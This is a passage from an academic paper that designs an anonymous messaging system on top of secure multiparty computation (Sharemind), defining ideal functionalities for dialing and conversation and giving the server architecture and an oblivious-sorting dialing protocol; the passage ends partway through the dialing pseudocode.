Entities and threat model. We consider a client-server MPC setting. Namely, the entities involved in an MPC protocol $\mathbb{P}$ are (i) a number of n users $u_1, \ldots, u_n$ that provide their inputs $\langle x_1, \ldots, x_n \rangle$ and (ii) a number of m servers $\mathsf{Ser}_1, \ldots, \mathsf{Ser}_m$ that collectively compute an evaluation on the users' inputs w.r.t. a program f. The users engaged in a specific MPC execution round form an ac-

tive set $\mathcal{U}_{\mathsf{act}}$. We consider an *ad-hoc* setting [8] of secure computation, where the program f is known in advance, but *not* the active user set $\mathcal{U}_{\mathsf{act}}$.

An adversary against $\mathbb{P}$ is allowed to have a *global view* of the protocol network. In addition, it may corrupt up to a fixed subset of θ servers and has limited computational resources preventing it from breaking the security of the underlying cryptographic primitives.

In standard MPC cryptographic modeling, the security of $\mathbb{P}$ is argued w.r.t. the functionality $\mathcal{F}$ that specifies an "ideal" evaluation of f, where the privacy leakage is the minimum possible for the honest users. Thus, indistinguishability between the ideal and the real world setting implies that an adversary against $\mathbb{P}$ obtains essentially no more information than this minimum leakage. In our description, $\mathcal{F}$ merely leaks whether an honest user is online or not. This information is impossible to hide against a network adversary and hence it is a minimum level of leakage. On the other hand, information that can be typically inferred by traffic analysis, is totally protected by $\mathcal{F}$. This level of anonymity, sometimes referred to as unobservability, requires the participation of all online parties and the generation of "dummy traffic" independently of whether or not they wish to send a message in a particular round. As a result, any protocol $\mathbb{P}$ that securely realizes $\mathcal{F}$ where f represents a dialing or conversation program, should incorporate such a methodology. As we demonstrate, using MPC to realize $\mathbb{P}$ is a natural way to determine the appropriate level and form of "dummy traffic" needed to realize this level of anonymity.

An ideal MPC functionality for a family of programs. In a messaging system, dialing and conversation among users are operations where conflicts are likely to appear, e.g. two users may dial the same person, or conversation may be accidentally established on colluding communication channels (three equal rendezvous points are computed). One can think several other examples of operations where conflicts are possible, such as election tally where exactly one out of multiple ballots per voter must be counted, or deciding on the valid sequence of transactions on a blockchain ledger when forking occurs. Any program implementing this type of an operation must be able to resolve these conflicts. The way that conflict resolution is achieved, may depend on parameters like computation efficiency, communication complexity or user priority, yet in any case, a set of programs that implement the same operation are in some sense equivalent and may be clustered under the same family. A plausible requirement is that the choice of the family member that will be utilized should not affect the security standards of the operation implementation.

Consequently, in an MPC setting that supports the realization of any program in the family, it is desirable that security is preserved w.r.t. to the entire family, so that one can choose the family member that suits their custom requirements. To express this formally, we introduce a relaxation of the usual MPC functionality. Namely, the relaxed ideal MPC functionality $\mathcal{F}$ is for a family of programs $\{f_z\}_z$ in the presence of an ideal adversary $\mathcal{S}$ that chooses the index z (this is the relaxation), where z can be parsed as the "code" that determines the family member f_z. The program f_z accepts as input a vector $\mathbf{x} = \langle x_1, \dots, x_n \rangle$ of (i) valid messages from some domain D or (ii) $\perp$, if the user is inactive, i.e. not in $\mathcal{U}_{\mathsf{act}}$. In our description, computation takes place even when a subset of users abstain from the specific execution by not providing inputs. To formalize the abstain behavior of user u_i, for every $i \in [n]$ we define an '$\mathsf{abstain}_i(\cdot)$' predicate over $D \cup \{\perp\}$ as follows:

$$\mathsf{abstain}_i(x_i) := \begin{cases} 1, & \text{if } x_i = \perp \\ 0, & \text{if } x_i \in D \end{cases} \quad (1)$$

The ideal MPC functionality $\mathcal{F}$ is presented in Fig. 1. Note that the relaxation suggests that the users will receive output from a program f_z for z that will be the ideal adversary's choosing.

Ideal MPC functionality $\mathcal{F}$ for programs $\{f_z\}_z$

– Upon receiving 'start' from $\mathcal{S}$, it sets the status to 'input' and initializes two lists L_{input} and L_{corr} as empty.

– Upon receiving $(\mathsf{corrupt}, u_i)$ from $\mathcal{S}$, it adds u_i to L_{corr}.

– Upon receiving $(\mathsf{send_input}, x_i)$ from u_i, if $u_i \in L_{\mathsf{corr}}$, then it sends $(\mathsf{send_input}, u_i, x_i)$ to $\mathcal{S}$. If $u_i \notin L_{\mathsf{corr}}$, then it sends (i) $\big(\mathsf{send_input}, u_i, \mathsf{abstain}_i(x_i)\big)$ to $\mathcal{S}$, where $\mathsf{abstain}_i(\cdot)$ is defined in Eq. (1).

– Upon receiving $(\mathsf{receive_input}, u_i, \tilde{x}_i)$ from $\mathcal{S}$, if (i) the status is 'input' and (ii) $(u_i, \cdot) \notin L_{\mathsf{input}}$, then if $u_i \notin L_{\mathsf{corr}}$, it adds (u_i, x_i) to L_{input}, else it adds $(u_i, \tilde{x}_i)$ to L_{input}.

– Upon receiving $(\mathsf{compute}, z)$ from $\mathcal{S}$, if L_{input} contains records for all users in $\mathcal{U}_{\mathsf{act}}$, it executes the following steps: first, then it computes the value vector

$$\mathbf{y} = \langle y_1, \dots, y_n \rangle \leftarrow f_z(x_1, \dots, x_n) .$$

Then, it sends y_i to u_i for $i, \dots, n$, (hence, $\mathcal{S}$ obtains $\{y_i\}_{u_i \in L_{\mathsf{corr}}}$).

Figure 1: The ideal MPC functionality $\mathcal{F}$ for family of programs $\{f_z : \big(D \cup \{\perp\}\big)^n \longrightarrow Y\}_z$, interacting with the ideal adversary $\mathcal{S}$.

The security of a real-world MPC protocol $\mathbb{P}$ is defined w.r.t. a class of programs $\mathbf{F}$ as well as a family selected from $\mathbf{F}$ as follows:

Definition 1. *Let $\mathbb{P}$ be an MPC protocol with n users and m servers and let* $\mathbf{F}$ *be a class of programs. We say that*

$\mathbb{P}$ *is a* (θ, m)-secure MPC protocol *w.r.t.* $\{f_z\}_z \subseteq \mathbf{F}$*, if for every active user set* $\mathcal{U}_{\mathsf{act}} \in \mathcal{U}$*, every program* f_z*, every input vector* $\mathbf{x} = \langle x_, \ldots, x_n \rangle$ *and every PPT adversary* $\mathcal{A}$ *corrupting up to* θ *out of m servers, there is an ideal adversary* $\mathcal{S}$ *s.t.*

$$\mathrm{EXEC}^{\mathcal{F}}_{\mathcal{S},\mathbf{x}}(\lambda) \overset{c}{\approx} \mathrm{EXEC}^{\mathbb{P},f_z}_{\mathcal{A},\mathbf{x}}(\lambda) .$$

The family of programs $\mathtt{DLN}_{\mathsf{abs}}$ ***and*** $\mathtt{CNV}_{\mathsf{abs}}$. An anonymous messaging scheme comprises the following two functionalities: (i) the *Dialing functionality*, which consists of the computation of a rendezvous point for a given pair of users who want to communicate, and (ii) the *Conversation functionality*, which represents the actual exchange of messages. For the families $\mathtt{DLN}_{\mathsf{abs}}$ and $\mathtt{CNV}_{\mathsf{abs}}$, the parameter z, enables the adversary to choose (i) *how to handle collisions between multiple dialers* in the case of $\mathtt{DLN}_{\mathsf{abs}}$, and (ii) *how to handle the presence of three or more equal dead drops* in the case $\mathtt{CNV}_{\mathsf{abs}}$ (which happens only in the case of malicious users). We note that this minimum level of adversarial manipulation does not affect the security features of the anonymity system, yet it allows for substantial performance gains in terms of the implementation.

We formally express the above functionalities by instantiating the generic MPC functionality $\mathcal{F}$ w.r.t. the *Dialing program family* $\mathtt{DLN}_{\mathsf{abs}}$ and the *Conversation program family* $\mathtt{CNV}_{\mathsf{abs}}$ (i.e. we set f as $\mathtt{DLN}_{\mathsf{abs}}$ and $\mathtt{CNV}_{\mathsf{abs}}$). We note that for both the dialing and conversation program families, the verification that the parameter z has the proper structure can be suitably restricted so that it is tested efficiently by the program. For brevity, we omit further details.

The Dialing program family $\mathtt{DLN}_{\mathsf{abs}}$. In the Dialing functionality, a rendezvous point for users u_i and u_j is set when two requests of the form $(\mathrm{DIAL}, u_i, u_j)$ and $(\mathrm{DIALCHECK}, u_j)$ have been produced. Thus, the Dialing program family $\mathtt{DLN}_{\mathsf{abs}}$ receives inputs that are vectors of $(\mathrm{DIAL}, \cdot, \cdot)$ or $(\mathrm{DIALCHECK}, \cdot)$ requests, as well as $\perp$ to denote user inactivity. That is, $\mathcal{U}_{\mathsf{act}}$ is the set of users that do not provide a $\perp$ input. The program $\mathtt{DLN}_{\mathsf{abs}}$ is parameterized by z, that specifies a deterministic program $R^z_{\mathtt{DLN}}(\cdot,\cdot)$ over pairs of inputs to resolve the case where more than one dial requests address the same user/dial checker. The Dialing program family $\mathtt{DLN}_{\mathsf{abs}}$ is presented formally in Figure 2.

By the definition of $\mathtt{DLN}_{\mathsf{abs}}$, two active users u_i, u_j that have submitted matching dialing and dial check requests are going to be provided the same random integer $t_i = t_j \in \{t_{i,j}, t_{j,i}\}$, which establishes a rendezvous point. We will refer to these non-$\perp$ values in $t_1, \ldots, t_n$ as *dead drops*. In addition, $\mathtt{DLN}_{\mathsf{abs}}$ returns to each dialchecker u_i a bit c_i which is 1 iff u_i has succesfully established a rendezvous with some dialer. Such information is reasonable to be provided to a dialchecker, as t_i might be a random value that is not an actual dead-drop. Hence, the bit c_i communicates to the dialchecker that she has an incoming call (if nobody calls the dialchecker, then a random dead drop value is returned that nobody else shares with her). On the other hand, a dialer should not be able to infer information about the dial traffic and availability concerning some dialchecker, therefore $\mathtt{DLN}_{\mathsf{abs}}$ does not provide this success check to the dialers.

The Conversation program family $\mathtt{CNV}_{\mathsf{abs}}$. Given the establishment of the dead drops, as set by $\mathtt{DLN}_{\mathsf{abs}}$, the Conversation program family $\mathtt{CNV}_{\mathsf{abs}}$ realizes the operation of message exchange, where messages lie in some space $\mathcal{M}$. The program family $\mathtt{CNV}_{\mathsf{abs}}$ is presented in Figure 3.

Program family $\mathtt{DLN}_{\mathsf{abs}}$ ***parameterized by*** z

– **Domain:** $(D_{\mathtt{DLN}_{\mathsf{abs}}} \cup \{\perp\})^n$, where

$$D_{\mathtt{DLN}_{\mathsf{abs}}} := \Big\{ \{(\mathrm{DIAL}, u_i, u_j)\}, (\mathrm{DIALCHECK}, u_i) \Big\}_{u_i \neq u_j \in \mathcal{U}}$$

Namely, let $\mathcal{U}_{\mathsf{act}} := \{u_i \in \mathcal{U} \mid x_i \neq \perp\}$; a valid input x_i for user $u_i \in \mathcal{U}_{\mathsf{act}}$ consists of either (i) a $(\mathrm{DIAL}, u_i, u_j)$ request for some user u_j that u_i wants to dial, or (ii) a $(\mathrm{DIALCHECK}, u_i)$ request.

For a vector of inputs $\mathbf{x} = \langle x_1, \ldots, x_n \rangle$, if $x_i = (\mathrm{DIALCHECK}, u_i)$ then $M_i(\mathbf{x}) = \{j \mid x_j = (\mathrm{DIAL}, u_j, u_i)\}$, else is $\emptyset$. Parse z as a deterministic program $R^z_{\mathtt{DLN}}$, such that for any $\mathbf{x}$ if $M_i(\mathbf{x}) \neq \emptyset$, then $R^z_{\mathtt{DLN}}(i, \mathbf{x}) \in M_i(\mathbf{x})$, else it is equal to $\perp$.

– **Range:** $Y_{\mathtt{DLN}_{\mathsf{abs}}} := \langle \{y_i \mid y_i \in [a,b]\} \rangle_{u_i \in \mathcal{U}_{\mathsf{act}}}$, where $[a,b]$ is a predetermined integer interval.

– **Function:** On input a vector $\mathbf{x} = \langle x_1, \ldots, x_n \rangle$ where each non-$\perp$ value x_i is either a $(\mathrm{DIAL}, u_i, u_j)$ request, or a $(\mathrm{DIALCHECK}, u_i)$ request, $\mathtt{DLN}_{\mathsf{abs}}$ computes a vector $\mathbf{y} = \langle y_i \rangle_{u_i \in \mathcal{U}_{\mathsf{act}}}$, as follows:

• Let $\mathcal{I}_{\mathsf{act}} := \{i \mid u_i \in \mathcal{U}_{\mathsf{act}}\}$ be the set of indices that refer to active users. For $i, j \in \mathcal{I}_{\mathsf{act}}$, $\mathtt{DLN}_{\mathsf{abs}}$ samples distinct random integers $t_{i,j}$ from range $[a,b]$.

• For every $i \in \mathcal{I}_{\mathsf{act}}$:

◦ If $x_i = (\mathrm{DIAL}, u_i, u_j)$, then if there is a $j \in \mathcal{I}_{\mathsf{act}}$ such that $x_j = (\mathrm{DIALCHECK}, u_j)$ and $i = R^z_{\mathtt{DLN}}(j, \mathbf{x})$, then it sets $t_i = t_{i,j}$. Otherwise (i.e., there is no such j), it sets $t_i = t_{i,i}$. In both cases, it sets $y_i = t_i$.

◦ If $x_i = (\mathrm{DIALCHECK}, u_j)$, then if there is a $j \in \mathcal{I}_{\mathsf{act}}$ such that $j = R^z_{\mathtt{DLN}}(i, \mathbf{x}) \neq \perp$, then it sets $t_i = t_{i,j}$ and a bit $c_i = 1$. Otherwise (i.e., there is no such j), it sets $t_i = t_{i,i}$ and a bit $c_i = 0$. In both cases, it sets $y_i = (t_i, c_i)$.

• It returns the value vector $\mathbf{y} := \langle y_i \rangle_{u_i \in \mathcal{U}_{\mathsf{act}}}$.

Figure 2: The Dialing program family $\mathtt{DLN}_{\mathsf{abs}} : (D_{\mathtt{DLN}_{\mathsf{abs}}} \cup \{\perp\})^n \longrightarrow Y_{\mathtt{DLN}_{\mathsf{abs}}}$ with parameter z, where non-$\perp$ range values are integers sampled from range $[a,b]$.

By the definition of $\texttt{CNV}_{\mathsf{abs}}$, if every dead drop is not shared among three or more users, then two users u_i, u_j are going to exchange their messages m_i, m_j only if they provide the same dead drop $t_i = t_j$. Recall that if the dead drops are computed as outputs of the Dialing program family $\texttt{DLN}_{\mathsf{abs}}$ w.r.t. the same active set $\mathcal{U}_{\mathsf{act}}$, then no more than two users share the same dead drop, which implies the correctness of $\texttt{CNV}_{\mathsf{abs}}$. In the other cases, either (i) there is no matching dead drop or (ii) more than 2 matching dead drops exist. In case (ii), the parameter z specifies a deterministic program $R^z_{\texttt{CNV}}$ among inputs which in turn determines the pair of matching dead drops. In any case, when a message exchange fails for some user, then $\texttt{CNV}_{\mathsf{abs}}$ returns back this message to the user for resubmission in an upcoming round.

Program family $\texttt{CNV}_{\mathsf{abs}}$ parameterized by z

– **Domain:** $(D_{\texttt{CNV}_{\mathsf{abs}}} \cup \{\perp\})^n$, where

$$D_{\texttt{CNV}_{\mathsf{abs}}} := \{(\text{CONV}, t_i, m_i)\}^{t_i \in [a,b], m_i \in \mathcal{M}}_{u_i \in \mathcal{U}}$$

Namely, let $\mathcal{U}_{\mathsf{act}} := \{u_i \in \mathcal{U} \mid x_i \neq \perp\}$; a valid input for user u_i consists of a (CONV, t_i, m_i) request for rendezvous point tagged by t_i for sending message m_i.
For a vector of inputs $\mathbf{x}$, define $N_i(\mathbf{x}) = \{j \mid x_j = (\text{CONV}, t_i, m_j)\}$. Parse z as a deterministic program $R^z_{\texttt{CNV}}$, such that for any $\mathbf{x}$ if $N_i(\mathbf{x}) \neq \emptyset$ then $R^z_{\texttt{CNV}}(i, \mathbf{x}) \in N_i(\mathbf{x})$, else it is equal to $\perp$.

– **Range:** $\langle \{m_i \mid m_i \in \mathcal{U}_{\mathsf{act}}\} \rangle_{u_i \in \mathcal{U}_{\mathsf{act}}}$.

– **Function:** On input a vector $\langle x_1, \ldots, x_n \rangle$ where each non-$\perp$ value x_i is a (CONV, t_i, m_i) request, $\texttt{CNV}_{\mathsf{abs}}$ returns a value $\mathbf{y} = \langle y_i \rangle_{u_i \in \mathcal{U}_{\mathsf{act}}}$, as follows:

• Let $\mathcal{I}_{\mathsf{act}} := \{i \mid u_i \in \mathcal{U}_{\mathsf{act}}\}$ be the set of indices that refer to active users. For every $i \in \mathcal{I}_{\mathsf{act}}$: if $j = R^z_{\texttt{CNV}}(i, \mathbf{x}) \neq \perp$, then it sets $y_i = m_j$. Otherwise, it sets $y_i = m_i$.

• It returns the value vector $\mathbf{y} := \langle y_1, \ldots, y_n \rangle$.

Figure 3: The Conversation program family $\texttt{CNV}_{\mathsf{abs}} : (D_{\texttt{CNV}_{\mathsf{abs}}} \cup \{\perp\})^n \longrightarrow Y_{\texttt{CNV}_{\mathsf{abs}}}$ with parameter z, where non-$\perp$ dead drop values are integers sampled from a predetermined interval $[a, b]$ and messages are taken from space $\mathcal{M}$.

Anonymous Messaging Systems. An anonymous messaging system is a pair of protocols that realize any two members of the families $\texttt{DLN}_{\mathsf{abs}}$ and $\texttt{CNV}_{\mathsf{abs}}$ under the security guarantee provided in Definition 1. Given such realization, anonymous communication can be achieved as a continuous sequence of interleaved invocations of dialing and conversation. In principle, dialing can be more infrequent compared to conversation, e.g., perform only a single dialing every certain number of conversation "rounds." We note that the value of our relaxation of MPC security is on the fact that we can realize any member of the respective families.

Sharemind as a secure MPC platform. As already discussed, Sharemind will be the building platform for the implementation of our anonymous messaging scheme. As shown in [11], Sharemind is information theoretically secure against a passive (honest-but-curious) adversary that corrupts 1-out-of-3 MPC servers. Subsequent work [43] provides interesting directions regarding the active security of Sharemind, even specifically for novel oblivious sorting algorithms [38]. However, in our implementation, we consider the case of passive security.

In more detail, let $\mathbb{S}$ be the class of programs that can be written in Sharemind's supporting language SecreC. In our analysis, we claim that Sharemind operates as a $(1,3)$-*secure MPC platform for any program family member of the class* $\mathbb{S}$ *against passive adversaries*, as in Definition 1. Using the above claim, we provide two SecreC programs and prove that they realize two members of the families $\texttt{DLN}_{\mathsf{abs}}$ and $\texttt{CNV}_{\mathsf{abs}}$, (cf. Sections 5 and 6) hence obtaining an anonymous messaging system.

Alternative MPC platforms. For the purpose of the proposed anonymous messaging, Sharemind can be viewed as a black box providing MPC functionality. Hence, it is also possible to swap Sharemind for another MPC implementation providing different deployment or security properties. For example, recently, Furukawa et al. proposed a highly-optimised protocol for computation with an honest majority and security for malicious adversaries [30], that was further improved by Araki et al. [4]. Similarly, it is possible to support more than three computation parties. SPDZ [24] is a practical MPC implementation that provides statistical security against an active adversary that corrupts up to $m-1$ parties. Its online computation and communication complexities are both $O(m|C| + m^3)$, where $|C|$ stands for the computable arithmetic circuit size. In our setting, the lower bound for this circuit size is the number of users, n. Both actively secure MPC implementations mentioned here work in a preprocessing (i.e. offline/online) model.

4 System Architecture

Our work is presented in a manner that makes it easy to implement using any of the aforementioned MPC protocols in Section 2 and with any number of servers. However, for the sake of presentation, we assume three MPC servers, denoted by $\mathsf{Ser}_1, \mathsf{Ser}_2, \mathsf{Ser}_3$. As a general idea, the protocol works in rounds, where in each round users break their input into shares and forward the shares to the servers, with each server receiving one share. Then, the servers interactively compute the desired output shares,

which are in turn returned to the respective users. In our description, for simplicity we choose additive secret sharing, but other sharing schemes would not affect the functionality of our architecture.

Besides the MPC servers, the complete architecture of our system comprises an *entry* and an *output* server used to handle user requests. The entry and output servers may be located on the same or on different physical machines and are only trusted to relay messages.

Registration phase. At the beginning, the MPC servers $\mathsf{Ser}_1, \mathsf{Ser}_2, \mathsf{Ser}_3$ run the Setup phase of the secure multiple KGC ID-KA protocol (cf. Section 2) playing the role of three KGCs: $\mathsf{KGC}_1, \mathsf{KGC}_1, \mathsf{KGC}_3$ generating their partial master secret keys $\mathsf{msk}_1, \mathsf{msk}_2, \mathsf{msk}_3$.

Before starting to use the system, each user u_i registers with a unique username UN_i of 64 bits. Then, each MPC server Ser_ℓ, $\ell \in \{1,2,3\}$ generates u_i's partial secret key $\mathsf{sk}_{i,\ell}$ and sends it u_i. Upon receiving $\mathsf{sk}_{i,1}, \mathsf{sk}_{i,2}, \mathsf{sk}_{i,3}$, u_i combines the partial keys to obtain her ID-KA secret key sk_i as output of the secret key derivation algorithm. In addition, by performing standard key exchange operation, u_i obtains a symmetric key $k_{i,\ell}$ for communication with each of $\mathsf{Ser}_\ell, \ell \in \{1,2,3\}$. From this point on, any authentication and communication between u_i and the servers is performed using symmetric key cryptography. In the client-side, u_i can compute u_j's ID-KA public key pk_j as a function of her username UN_j and agree on the ID-KA key $K_{i,\ell}$. In the rest of this paper, we set the length of the usernames $\mathsf{UN}_1, \ldots, \mathsf{UN}_n \in \mathcal{UN}$, to be 64 bits.

Main phase. The main phase of the protocol for each round r, consists of the following steps:

1. Encoding: Each user u_i generates a request a_i, as input to the MPC that is to be executed.

2. Secret sharing: Each user u_i creates three shares of the request using additive secret sharing, so that $a_i = a_{i,\mathsf{Ser1}} + a_{i,\mathsf{Ser2}} + a_{i,\mathsf{Ser3}}$ holds. Note that the subscripts denote the MPC server that will process the share. Then each of the three shares intended for one of the MPC servers is encrypted with the respective symmetric key $k_{i,\ell}$ using authenticated encryption. The result is a triple of the form $a'_i = (a'_{i,\mathsf{Ser1}}, a'_{i,\mathsf{Ser2}}, a'_{i,\mathsf{Ser3}})$, where $a'_{i,\mathsf{Ser}_\ell} := \mathsf{Enk}_{k_{i,\ell}}(a_{i,\mathsf{Ser_j}})$, $\ell = \{1,2,3\}$. Then each user sends the encrypted shares along with her username UN_i, as a package to the entry server.

3. MPC input preparation: Before the start of round r, the entry server groups the packages received already and sends each share along with its associated username to the respective MPC servers. It is important to note that the use of an entry server is only to synchronize the MPC servers and to provide the shares in the same order to each of them. For notation simplicity and without loss of generality, we assume that the entry server arranges u_i as the user that submitted the i-th input. Then, each MPC server Ser_ℓ receives a sequence of the form $a'_{\mathsf{Ser}_\ell} = \langle a'_{1,\mathsf{Ser}_\ell}, \cdots, a'_{n,\mathsf{Ser}_\ell} \rangle$. We denote as n the number of users that provided an input in round r. In addition to a'_{Ser_ℓ}, the MPC servers also receive a sequence of the users' usernames in corresponding order, that is a sequence of the form $\mathbf{UN} = \langle \mathsf{UN}_1, \cdots, \mathsf{UN}_n \rangle$, where UN_i is the registered username of the user that provided input i.

4. Order check: Each MPC server computes a hash of the usernames in the order they appear in its input sequence, as $H(\mathsf{UN}_1 || \cdots || \mathsf{UN}_n)$, and exchanges it with the other MPC servers. In case the three hashes do not match, it is implied that the order of the usernames provided to the three servers was different. Thus, a denial of service attack has taken place by either the entry server or one of the MPC servers (considering they reported a false hash). This step is optional when considering only privacy implications of a malicious entry server.

5. Decryption and authentication: At this point, authentication is performed implicitly by each server via decrypting the received share with the symmetric key corresponding to the username that came with the share. Thus shares $a_{\mathsf{Ser}_\ell} = \langle a_{\mathsf{Ser}_\ell,1}, \cdots, a_{\mathsf{Ser}_\ell,n} \rangle$, with $a_{\mathsf{Ser}_\ell,i} := \mathsf{Dec}_{k_{i,\ell}}(a'_{\mathsf{Ser}_\ell,i})$ are ready for the MPC.

6. MPC algorithm: The MPC servers execute the MPC protocol.

7. Encryption and return: Each MPC server encrypts each output share with the respective symmetric key and forwards shares of the form $b'_{\mathsf{Ser}_\ell} = \langle b'_{1,\mathsf{Ser}_\ell}, \cdots, b'_{n,\mathsf{Ser}_\ell} \rangle$ to the output server. The output server collects the shares corresponding to the same user and returns a package of the form $(b'_{i,\mathsf{Ser}_1}, b'_{i,\mathsf{Ser}_2}, b'_{i,\mathsf{Ser}_3})$ to each user u_i.

8. Decryption and reconstruction: Each user decrypts the received shares with the respective symmetric key and adds them, resulting in $b_i = b_{i,\mathsf{Ser}_1} + b_{i,\mathsf{Ser}_2} + b_{i,\mathsf{Ser}_3}$, where $b_{i,\mathsf{Ser}_\ell} = \mathsf{Dec}_{k_{i,\ell}}(b'_{i,\mathsf{Ser}_\ell})$. The value b_i is the final output of the MPC protocol for each user u_i for round r.

Remark 1. The entry and output servers are used for practical reasons. The main function they perform is grouping the received packages of shares and forwarding them to/from the servers. As they have no information about the symmetric keys exchanged between users and servers at the registration phase, they schedule the traffic consisting of encrypted shared data. Hence, if entry and output servers are malicious, they can do no more than an adversary controlling the network.

5 The Dialing Protocol

The dialing protocol enables a user u_i to notify another user u_j that she wants to start a conversation, much like how the telephone protocol works. The protocol runs in

rounds to deter possible timing attacks, where in each round, every online active user will either send a DIAL request or a DIALCHECK request. All requests are mutually indiscriminate. For clarity, we first provide a description of the Dialing protocol steps. Then, we proceed with the efficient program $\texttt{DLN}_{\mathsf{sort}}$ implementing it.

Protocol description. The protocol runs in seven steps, where steps 2-6 are executed by the MPC servers. Steps 1 and 7 are executed locally by each user.

1. Encoding: The inputs $x_1,\dots,x_n$ are of the form of (DIAL, u_i, u_j) requests, $(\text{DIALCHECK}, u_i)$ requests, or $\perp$, representing the action each user takes for this dialing round. For simplicity, assume that the users are enumerated as $u_1,\dots,u_n$ consistently with the input sequence $x_1,\dots,x_n$, i.e. u_i is the user that submitted the i-th input. As a result, the active users that submitted non-$\perp$ values, are enumerated as $u_1,\dots,u_{\mathsf{act}}$, where act is the size of the active set $\mathcal{U}_{\mathsf{act}}$. The inputs of the active users are encoded as triples of the form $a_i := (a_i[1], a_i[2], a_i[3])$ where the third component is an *input wire ID* wid_i. The wire IDs are initially set to zero, but in the following Step 2, each wid_i will be set unique for each u_i.

In particular, if u_i wants to dial u_j, then the (DIAL, u_i, u_j) request is encoded as $(\mathsf{UN}_i, \mathsf{UN}_j, 0)$ where UN_i and UN_j are the usernames of the dialer and the dialee respectively. If u_i is a dial checker, then the $(\text{DIALCHECK}, u_i)$ request is encoded as $(C, \mathsf{UN}_j, 0)$, where (i) C is a special value designated to denote a dial check and is different from any possible username value, and (ii) UN_j is the checker's own username.

2. Assigning wire ID values: As a first step, the MPC protocol assigns unique wire IDs for each user. This is done by setting the third component $a_i[3]$ of the encoded triple a_i to i. Therefore, for each u_i, we have that $\mathsf{wid}_i := i$. These wire IDs are needed internally for the MPC calculation and express the order in which the inputs were received so that the respective outputs will be delivered in the same order.

3. Checking input validity: The protocol then checks if any of the first two members of each triple, denoted by $a_i[1]$ and $a_i[2]$, is equal to the submitter's username. This check ensures that inputs are encoded in a way that does not compromise the security of the system. The threat here is that a user u_i might try to impersonate a user u_j by encoding a DIALCHECK input as $a_i = (C, \mathsf{UN}_j, \mathsf{wid}_i)$. That attack would allow user u_i to receive a dial request that was intended for user u_j. A similar problem arises when considering a user u_i encoding a DIAL input as $a_i = (\mathsf{UN}_l, \mathsf{UN}_j, \mathsf{wid}_i)$. In this case, user u_j will think the dial originated from user u_l. To avert such impersonation attacks, it is enough for the MPC protocol to check that either the first or the second member of an input tuple is equal to the username of the user that submitted that input. This, along with the fact that the input is sent from the user to each MPC server using authenticated encryption (cf. step 2 of the architecture in section 4) guarantees that no impersonation attack can take place.

In more detail, if the input is a DIALCHECK request, then this check ensures that the second member of the tuple is the user's own username. In the case of a DIAL request, the check ensures that a user can only impersonate another user when she dials herself, that is a request of the form $a_i = (\mathsf{UN}_j, \mathsf{UN}_i, \mathsf{wid}_i)$ is created by user u_i. In this case, this request does not affect the protocol. If the check fails for the encoded input a_i, then the input is set to $a_i = (0, 0, \mathsf{wid}_i)$ and does not affect the protocol.

4. Sorting by usernames: The encoded input triples are first sorted according to their second components using the oblivious Quicksort algorithm of [33], implemented according to [13]. Observe that every non-zero second component is either (i) the username UN_j of dialee u_j in a dial request from some user u_i, or (ii) the username UN_j from dial checker u_j. Thus, when a triple $(C, \mathsf{UN}_j, \mathsf{wid}_j)$ is adjacent to some triple $(\mathsf{UN}_i, \mathsf{UN}_j, \mathsf{wid}_i)$ with a non-zero second component, this determines a dial pair between u_i, u_j. We note that two special conflict cases may appear:

I. $(C, \mathsf{UN}_j, \mathsf{wid}_j)$ is adjacent to two dial triples as $\dots, (\mathsf{UN}_i, \mathsf{UN}_j, \mathsf{wid}_i), (C, \mathsf{UN}_j, \mathsf{wid}_j), (\mathsf{UN}_{i'}, \mathsf{UN}_j, \mathsf{wid}_{i'}), \dots$

II. Two or more adjacent dial triples correspond to $(C, \mathsf{UN}_j, \mathsf{wid}_j)$. The sorting would then appear as $\dots, (\mathsf{UN}_{i'}, \mathsf{UN}_j, \mathsf{wid}_{i'}), (\mathsf{UN}_i, \mathsf{UN}_j, \mathsf{wid}_i), (C, \mathsf{UN}_j, \mathsf{wid}_j), \dots$

5. Connecting neighbors: Next, requests are processed individually by looking at both their neighbors' triples to determine if there is a dial for any given dial check request. Of course, requests at the first and last place of the sorted vector need only look at one neighbor. Thus, we can claim that any dial check request will have a suitable dial request as its neighbor or not at all.

In more detail, for every user u_i, the protocol produces a pair $b := (b_i[1], b_i[2])$, where $b_i[2]$ is wid_i and $b_i[1]$ is either (i) the username UN_j of some user u_j that dialed u_i, or (ii) 0, if no dial request has been made for u_i, or u_i has made a dial request.

6. Sorting by wire IDs: As a final sorting step, the protocol needs to sort the processed requests according to their wire IDs in order for the correct requests to be forwarded to each user. The latter sort, performed on $\langle b_1, \dots, b_{\mathsf{act}} \rangle$ according to the wire IDs can again be implemented by the Quicksort algorithm of [33].

The result of the last sorting is a vector $\langle \hat{b}_1, \dots, \hat{b}_{\mathsf{act}} \rangle$ where $\hat{b}_i$ is a pair $(\hat{b}_i[1], \hat{b}_i[2])$ that corresponds to u_i and $\hat{b}_1$ is essentially either (i) a username UN_j or (ii) a zero value, in both cases indexed by $\hat{b}_2 := \mathsf{wid}_i$.

The Dialing Program $\texttt{DLN}_{\mathsf{sort}}$

Input: a sequence $\langle x_1,\ldots,x_n\rangle$ where x_i is either a (DIAL, u_i, u_j) request, a $(\text{DIALCHECK}, u_i)$ request, or $\perp$. All $\perp$ inputs are stacked last.

Output: a sequence $\langle y_i\rangle_{i:x_i\neq\perp}$, where y_i either is a κ-bit integer t_i, if $x_i = (\text{DIAL}, u_i, u_j)$, or a pair of a κ-bit integer t_i and a bit c_i, if $x_i = (\text{DIALCHECK}, u_i)$.

---

1. For each $i \leftarrow 1,\ldots,n$
if $x_i = \perp$ **then**
  Set $\mathsf{act} := i-1$;
  Break loop ;
else if $x_i = (\text{DIAL}, u_i, u_j)$ **then**
  Set $a_i := (a_i[1], a_i[2], a_i[3]) \leftarrow (\mathsf{UN}_i, \mathsf{UN}_j, 0)$;
else if $x_i = (\text{DIALCHECK}, u_i)$ **then**
  Set $a_i := (a_i[1], a_i[2], a_i[3]) \leftarrow (C, \mathsf{UN}_i, 0)$;
end if

2. For each $i \leftarrow 1,\ldots,\mathsf{act}$
Set wid_i as $a_i[3] \leftarrow i$;

3. For each $i \leftarrow 1,\ldots,\mathsf{act}$
if $a_i[1] \neq \mathsf{UN}_i$ AND $a_i[2] \neq \mathsf{UN}_i$ **then**
  Set $a_i[1] = a_i[2] = 0$;
end if

4. $\langle a_i\rangle_{i:x_i\neq\perp}$ according to second coordinate using Quicksort;

5. For each $i \leftarrow 1,\ldots,\mathsf{act}$
if $a_i[1] = C$ AND $a_i[2] = a_{i-1}[2]$ **then**
